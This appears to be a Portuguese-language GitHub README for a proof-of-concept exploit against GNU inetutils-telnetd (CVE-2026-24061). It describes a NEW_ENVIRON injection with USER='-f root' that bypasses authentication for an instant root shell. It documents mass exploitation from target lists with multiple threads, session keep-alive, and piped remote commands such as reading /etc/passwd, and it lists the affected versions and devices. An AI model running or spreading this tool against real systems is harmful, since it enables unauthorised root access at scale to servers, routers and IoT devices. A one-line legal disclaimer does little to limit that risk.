 tc4dy/cve-2026-24061-poc-exploit
Exploit de bypass de autenticação remota para GNU inetutils-telnetd (CVE-2026-24061) usando injeção CRLF para obter shell root instantânea. Suporta exploração individual/em massa, multi-threading, portas personalizadas, modo pipe e keep-alive de sessão.





Edição GNU inetutils-telnetd - Injeção CRLF para Bypass de Autenticação e Shell Root Instantâneo
Este exploit utiliza a CVE-2026-24061, uma vulnerabilidade crítica de bypass de autenticação remota no GNU inetutils-telnetd. Ao injetar um payload NEW_ENVIRON manipulado com USER='-f root', ele contorna a autenticação e concede um shell root instantâneo sem quaisquer credenciais.
Nota: O script
basic_exploit.shé uma versão simplificada e mais rápida doexploit.sh; no entanto, oexploit.shé recomendado para funcionalidade completa.
| Categoria | Recursos |
|---|---|
| Exploração | [+] Bypass de Autenticação via Injeção CRLF [+] Shell Root Instantâneo [+] Injeção de Usuário Personalizado (-f admin, -f user) |
| Varredura | [+] Exploração de Alvo Único [+] Exploração em Massa a partir de Arquivo [+] Multi-Threading (threads configuráveis) [+] Suporte a Porta Personalizada |
| Avançado | [+] Modo Pipe (execução de comandos via stdin) [+] Manutenção de Sessão Ativa [+] Mecanismo de Retry [+] Controle de Timeout |
| Usabilidade | [+] Saída Colorida (colorama) [+] Linguagem Dupla (Python & Bash) [+] Modo Verbose/Debug |
| Produto | Versões |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Distribuições Linux Afetadas | Debian, CentOS, Ubuntu e suas distribuições. (Zorin OS, Linux Mint, Pop!_OS e Elementary OS) |
| Dispositivos Embarcados | NAS, IoT, Roteadores |
[!] Aviso Legal: Esta ferramenta destina-se apenas a testes de segurança autorizados e fins educacionais. O acesso não autorizado é ilegal.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Curto | Longo | Descrição | Padrão |
|---|---|---|---|
-u | --url | Endereço IP de destino | Obrigatório |
-p | --port | Porta de destino | 23 |
-l | --list | Arquivo contendo lista de destinos | Nenhum |
-m | --max-threads | Número máximo de threads para exploração em massa | 10 |
-usr | --username | Nome de usuário a injetar | root |
-t | --timeout | Tempo limite do socket (segundos) | 10 |
-r | --retries | Número de tentativas de repetição | 3 |
-v | --verbose | Ativar saída de depuração | False |
--keep-alive | Manter sessão ativa após a exploração | False |
Confira meus outros repositórios de exploits:
